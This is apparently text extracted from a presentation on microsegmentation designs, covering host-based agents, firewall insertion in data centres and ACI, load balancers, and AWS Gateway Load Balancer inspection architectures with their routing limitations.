


Host-Based Agent Virtual Desktop Protection

- **Same agent** as for workloads
- **Ideal** for fine-grained segmentation
 - In-depth endpoint visibility
 - Protection at the workload level
- Suitable for **all personas**

Terminal Services Infrastructure

Host-Based Microsegmentation – Terminal Servers in DC



Host-Based Agent Terminal Servers Microsegmentation

- **Same agent** as for workloads
- **Ideal** for fine-grained segmentation
 - In-depth workload visibility
 - Protection at the workload level
- Suitable for **all personas**


Network-Based Agentless Microsegmentation – Layer 2 Firewall Insertion



- Best fit for **localized workloads**
- **Acceptable** for fine-grained segmentation
 - Visibility with NSEL
 - Protection at the network level
- Allows policy dual-management
 - CSW owned-policies
 - FMC owned-policies
- Convenient for **network and firewall engineers**

Non-Production Workloads (Dev)

Network-Based Agentless Microsegmentation – Layer 3 Firewall Insertion




Layer 3 Firewall Protection (Routed Mode)

- Excellent fit for **distributed workloads**
- **Reasonable** segmentation for workloads
 - Partial flow visibility with NSEL (Inter-subnet)
 - Protection at the network level
- Allows policy dual-management
 - CSW owned-policies
 - FMC owned-policies
- Convenient for network and firewall engineers

Production Workloads

Network-Based Agentless Microsegmentation – SDN Insertion with Firewall



Service Graph With Policy Based Redirect


- No re-architecture
- Supports both L3 and L2 FW modes
- Can do intra-ESG redirection

Service Graph Go-To/Go-Through Mode

- FW is in-path (Security over Connectivity)
- Go-To
 - Inter-subnet visibility and protection
- Go-Through
 - Intra and Inter-subnet visibility protection

ACI (SDN) Firewall Insertion

Network-Based Agentless Microsegmentation – SDN Insertion with Firewall




Service Graph PBR and Firewall Insertion Protection

- Flexible segmentation for workloads
 - Acceptable fine-grained
 - Reasonable
- Visibility of flows with NSEL
- Protection at network level
- Allows policy multi-management
 - CSW owned-policies
 - FMC owned-policies
 - ACI owned-policies
- Convenient for network (ACI) and firewall engineers

Load-Balancer Services


Network-Based Agentless Microsegmentation – Load-Balancers Services



Load-Balancers Services Protection

- Provides end-to-end protection
 - Workloads with agents
 - Intra-App flows (network)
 - Inter-App flows (network)
 - User/Group/Processes
 - LB services with agentless integration
 - VIP/SNAT


Cloud



Use-Cases

1. Host-Based Agent Microsegmentation
2. Cloud-Based Agentless Microsegmentation
 - Security Groups (AWS)
 - Network Security Groups (Azure)
 - Google Cloud VPC Firewall (GCP)
3. Network-Based Agentless Microsegmentation
 - Secure Firewall Insertion on Cloud


Public Cloud AWS – Architecture



AWS – North-South GWLB

Architecture for Gateway Load Balancer – North/South Inspection

Use Gateway Load Balancer to create a highly available and scalable bump-in-the-wire solution for North/South inspection.




- 1 Traffic from resources in the APP subnet to the Internet is routed to the **Gateway Load Balancer (GWLB)** endpoint in the same virtual private cloud (VPC).
 - 2 The **GWLB** endpoint is attached to the endpoint service for the **GWLB** in the Security VPC. Once **GWLB** receives the traffic, it forwards it encapsulated to the backend appliances.
 - 3 Once the traffic is inspected by the appliances, the traffic returns to **GWLB** and then to the **GWLB** endpoint.
 - 4 Once the traffic is back to the origin VPC, it follows the Egress Subnet Route Table and is sent to the internet gateway (IGW).
 - 5 IGW sends the traffic to the internet.
- 1 Traffic coming from the Internet arrives at the IGW
 - 2 Following the Ingress Route Table, traffic is routed to the **GWLB** endpoint.
 - 3 **GWLB** endpoint is attached to the endpoint service for the **GWLB** in the Security VPC. Once **GWLB** receives the traffic, it forwards it encapsulated to the backend appliances.
 - 4 Once the traffic is inspected by the appliances, it returns to **GWLB** and then to the **GWLB** endpoint.
 - 5 Traffic arrives in the App VPC from the **GWLB** endpoint is locally routed to the resources in the App subnet.

<https://d1.awsstatic.com/architecture-diagrams/ArchitectureDiagrams/gateway-load-balancer-inspection-north-south-ra.pdf>

AWS – East-West GWLB

Architecture for Gateway Load Balancer – East/West Inspection

Use Gateway Load Balancer and Transit Gateway to create a highly available and scalable bump-in-the-wire solution for East/West inspection.



© 2021, Amazon Web Services, Inc. or its affiliates. All rights reserved.

AWS Reference Architecture

<https://d1.awsstatic.com/architecture-diagrams/ArchitectureDiagrams/gateway-load-balancer-inspection-east-west-ra.pdf>

AWS – Inspection Limitations

- **Transit Gateways** cannot be used as a destination for intra-subnet (intra-vpc) inspection user
 - Limits east-west intra-subnet inspection
- Only interfaces, instances, NAT GW, AWS Firewall or GWLBe can be used as destinations
- As an alternative, add east-west traffic flows in the distributed ingress/egress architecture (via GWLBe)

Edit routes

Destination	Target	Status	Propagated	
10.130.0.0/16	local	✓ Active	No	
	Q local X			
Q 192.168.0.0/16 X	Transit Gateway	✓ Active	No	Remove
	Q tgw-0b59128e4df5a8d39 X			
Q 10.130.1.0/24 X	Transit Gateway	-	No	Remove
	Q tgw-0b59128e4df5a8d39 X			

ⓘ There was an error editing routes. All changes have been reverted.

▼ Details


ⓘ Creating a route

⚠ The destination CIDR block 10.130.1.0/24 is equal to or more specific than one of this VPC's CIDR blocks. This route can target only an interface or an instance.

<https://aws.amazon.com/blogs/networking-and-content-delivery/vpc-routing-enhancements-and-gwlb-deployment-patterns/>

AWS – Distributed Ingress/Egress with East-West


- **Distributed Ingress/Egress** rely on each VPC having its own path to/from the internet via dedicated Internet Gateways (IGW)
- Possible to add **East-West** traffic flow inspection due to AWS MRS (More Specific Routing)
- Pros
 - Easier Management
 - Simplified Troubleshooting
 - Egress traffic can follow separate path
 - Intra-VPC (Inter-subnet) inspection
- Cons
 - Scalability and limitation of using IGW per VPC level
 - Not possible to do intra-subnet inspection



<https://aws.amazon.com/blogs/networking-and-content-delivery/vpc-routing-enhancements-and-gwlb-deployment-patterns/>

